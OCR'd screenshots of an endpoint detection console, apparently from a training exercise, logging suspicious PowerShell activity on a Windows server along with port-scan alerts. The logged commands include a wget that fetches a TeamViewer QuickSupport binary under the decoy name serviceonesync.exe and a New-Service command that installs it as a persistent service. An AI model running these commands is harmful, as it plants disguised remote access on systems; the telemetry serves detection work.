
COMPUTER TS03-hack.esd.local

EXECUTABLE powershell.exe

SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C

REPUTATION (LIVEGRID®) Safe (9)

DOWNLOAD FILE DOWNLOAD SCRIPT KILL PROCESS



< BACK All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details


Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

TS03-hack.esd.local

PARENT GROUP	Потерянные и найденные
LAST CONNECTED	42 seconds ago - 3 черв. 2019, 15:11:32
LAST EVENT	one minute ago - 3 черв. 2019, 15:11:06
AGENT VERSION	1.2.894
OS	Windows Server 2016

Events

File 7 Registry 1 Network 1



PROCESS

```

pow
-Enc
dwBr
AHQA
XwAS
AGYA
MQBC
AFBA
YwBH
AHAA
agB1
ADMA
wget
https://dw68.uptodown.com/dwn/xavid7y9_MiptTKyk4HlyOS342HI2tpLI16Z149r1Kzud5Hc3FgbdBj1v
P_9o7R35PudfFiWaGabvO0kCkRb0WHolu4KAMhxDsu6EQiwrfIqsLH7ZMjvmG_M0lpOQSAB/APUrajgQ
75nT4_ODVuW0X21BkQyj0CyE0NTFLxhjet9W7Ds78XTTsxvj8FK0rwN85lboq_9waLhWb5i0i08qcBEp9n
ONXTiirZ15uly-
_TXKw7mFAjrcGug_dBE7Acq3/IIDHkL254hPIh9kDvwhGUwxuCm6oKfNI2p15OLTcsG_m8_BvAVijstxgtl
YHU4jN94sVc57hn49ofTdjuORPph3ZdymyWBV0oa9KpQFU8Cc=/angry-ip-scanner-3-5-1.exe -O
C:\Users\admin\Desktop\scan.exe
  
```

PATH %SYSTEM%\windowspowershell\v1.0\

STARTED 6 days ago - 28 трав. 2019, 11:07:29

ENDED 6 days ago - 28 трав. 2019, 11:09:49

PARENT PROCESS powershell.exe (4384)

INTEGRITY LEVEL High

DOWNLOAD FILE DOWNLOAD SCRIPT KILL PROCESS

< BACK All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

**TS03-hack.esd.local**

**PARENT GROUP** Потерянные и найденные

**LAST CONNECTED** 37 seconds ago - 3 черв. 2019, 15:14:04

**LAST EVENT** 3 minutes ago - 3 черв. 2019, 15:11:06

**AGENT VERSION** 1.2.894

**OS** Windows Server 2016


**Events**

File 5 Registry 1 Network 0

C:\Users\admin\Desktop\scan.exe

<b>PROCESS</b>	powershell.exe (9636)
<b>COMMAND LINE</b>	-EncodedCommand QwA6AFwAVQBzAGUAcgBzAFwAYQBKAG0AaQBwAFwARABIAHMAawB0AG8ACABcAHMAYwBhAG4ALgB1AHgAZQA=
<b>PATH</b>	%SYSTEM%\windowspowershell\v1.0\
<b>STARTED</b>	6 days ago - 28 трав. 2019, 12:41:16
<b>ENDED</b>	6 days ago - 28 трав. 2019, 12:41:16
<b>PARENT PROCESS</b>	powershell.exe (4384)
<b>INTEGRITY LEVEL</b>	High
<b>COMPUTER</b>	TS03-hack.esd.local
<b>EXECUTABLE</b>	powershell.exe
<b>SHA-1</b>	6CBCE4A295C163791B60FC23D285E6D84F28EE4C
<b>REPUTATION (LIVEGRID®)</b>	Safe (9)

DOWNLOAD FILE DOWNLOAD SCRIPT KILL PROCESS



Угрозы

Группы

ПОКАЗАТЬ ПОДГРУППЫ  УГРОЗА УСТРАНЕНА

- Все (Проблем: 269)
- Потерянные и найденные
- Компьютеры с Windows
- Компьютеры с Linux
- Компьютеры с Mac OS
- Компьютеры с устаревшими модуль
- Компьютеры с устаревшей операц
- Компьютеры с проблемами
- Неактивированный продукт безопа
- Мобильные устройства


ТИП УГРОЗЫ	ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ОБЪЕКТ
Все (20)				
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 11:55:37	10.10.45.12->10.10.45.13:61
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 16:58:39	10.10.45.12->10.10.45.13:22026
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 13:39:52	10.10.45.12->10.10.45.13:27516
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 14:09:55	10.10.45.12->10.10.45.13:43991
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 12:49:48	10.10.45.12->10.10.45.13:61
<input type="checkbox"/> Файервол	client-win10-no-domain...	Атака сканирования портов ...	2019 мая 28 12:49:30	10.10.45.12->10.10.45.16:61
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 16:38:37	10.10.45.12->10.10.45.13:11044
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 13:19:51	10.10.45.12->10.10.45.13:16531
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 13:49:53	10.10.45.12->10.10.45.13:33007
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 12:05:38	10.10.45.12->10.10.45.13:5552
<input type="checkbox"/> Файервол	client-win10-no-domain...	Атака сканирования портов ...	2019 мая 28 12:11:09	10.10.45.12->10.10.45.16:61
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 16:18:35	10.10.45.12->10.10.45.13:61
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 12:59:49	10.10.45.12->10.10.45.13:5550
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 16:48:38	10.10.45.12->10.10.45.13:16537
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 13:29:52	10.10.45.12->10.10.45.13:22024
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 13:59:54	10.10.45.12->10.10.45.13:38499
<input type="checkbox"/> Файервол	win-10-client.esd.local	Атака сканирования портов ...	2019 мая 28 12:17:04	10.10.45.12->10.10.45.13


< BACK All > Потерянные и найденные > TS03-hack.esd.local > javaw.exe > javaw.exe - Raw Events

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

SHOW SUB-PROCESS EVENTS ADD FILTER

TIMESTAMP	PROCESS	OPERATION	ARGUMENT
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:00:05	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:01:18	javaw.exe(5676)	TcpIpDisconnect	10.10.45.1
28 мая. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.202
28 мая. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.202
28 мая. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.201
28 мая. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.201
28 мая. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 мая. 2019, 12:01:42	javaw.exe(5676)	TcpIpDisconnect	10.10.45.12
28 мая. 2019, 12:01:42	javaw.exe(5676)	TcpIpDisconnect	10.10.45.19
28 мая. 2019, 12:01:43	javaw.exe(5676)	TcpIpDisconnect	10.10.45.70
28 мая. 2019, 12:01:52	javaw.exe(5676)	TcpIpDisconnect	10.10.45.202







< BACK All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details


Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

TS03-hack.esd.local

PARENT GROUP	Потерянные и найденные
LAST CONNECTED	one second ago - 3 черв. 2019, 15:59:34
LAST EVENT	6 minutes ago - 3 черв. 2019, 15:53:17
AGENT VERSION	1.2.894
OS	Windows Server 2016

Events

File 6 Registry 1 Network 1



```
wget https://dl.tvcdn.de/download/version_12x/TeamViewerQS-idcsyvjrvc.exe -O %TEMP%\serviceonesync.exe
```

PROCESS powershell.exe

COMMAND LINE powershell.exe -enc dW8pA00u0HhGAggR0uA0v0A0hA0c0A0S0AL0W0K0G0W0L0G00A0T0Y0W0K0A040AL0G0K0A0G0AL0W0K0A0G0A0U0B0A0G0W0B0A0G0AL0W0B0Z0A0G0A0C0G0B0Z0A0K0A0D0W0B0A0F0S0A0H0Q0Y0A0F0A0L0W0C0AGUAYQBTAFYAaQB1AHCAZQByAFEAUwATAGKAZABjAHMAeQB2AGoAcgB2AGMALgB1AHgAZQAgAC0ATwAgACUAVABFAE0AUAA1AFwAcwB1AHIAdgBpAGMAZQBvAG4FZQBZAHkAbgBjAC4AZQB4AGUA

PATH %SYSTEM%\windowspowershell\v1.0\

STARTED 6 days ago - 28 трав. 2019, 14:08:38

ENDED 6 days ago - 28 трав. 2019, 14:08:59

PARENT PROCESS powershell.exe (7568)

INTEGRITY LEVEL High

COMPUTER TS03-hack.esd.local

EXECUTABLE powershell.exe

SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C

DOWNLOAD FILE DOWNLOAD SCRIPT KILL PROCESS

< BACK All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

TS03-hack.esd.local

PARENT GROUP Потерянные и найденные

LAST CONNECTED 35 seconds ago - 3 черв. 2019, 16:00:37


LAST EVENT one minute ago - 3 черв. 2019, 16:00:01

AGENT VERSION 1.2.894

OS Windows

Events

File 5 Registry 1 Network 0



**New-Service -Name "Onesync\_BD3\_wew2" -BinaryPathName C:\Windows\System\serviceonesync.exe**

PROCESS powershell.exe

COMMAND LINE -enc TgB1AHcALQBtAGUAcgB2AGkAYwB1ACAALQBOAGEAbQB1ACAAIgbBPAG4AZQBzAHkAbgBjAF8AQgBEADMAXwB3AGUAdwAyACIAIAAAtAEIAaQBuAGEAcgB5FAAYQBcAGgATgBhAG0AZQAgAEMAQgBcAFcAaQBuAGQAbwB3AHMAXABTAHkAcwB0AGUAbQBcAHMAZQBvAHYAaBQBJAGUAbwBuAGUAcwB5AG4AYWUuAGUAEABIAA==

PATH %SYSTEM%\windowspowershell\v1.0\

STARTED 6 days ago - 28 трав. 2019, 14:25:49

ENDED 6 days ago - 28 трав. 2019, 14:27:24

PARENT PROCESS powershell.exe (7568)


INTEGRITY LEVEL High

COMPUTER TS03-hack.esd.local

EXECUTABLE powershell.exe

SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C

DOWNLOAD FILE DOWNLOAD SCRIPT KILL PROCESS





Корзина



dc01



CA



PuTTY  
(64-bit)




rdweb



mail





Угрозы

Группы

ПОКАЗАТЬ ПОДГРУППЫ  УГРОЗА УСТРАНЕНА

- ^ Все (Проблем: 277)
- Потерянные и найденные
- Компьютеры с Windows
- Компьютеры с Linux
- Компьютеры с Mac OS
- Компьютеры с устаревшими модул
- Компьютеры с устаревшей операц
- Компьютеры с проблемами
- Неактивированный продукт безопа
- Мобильные устройства

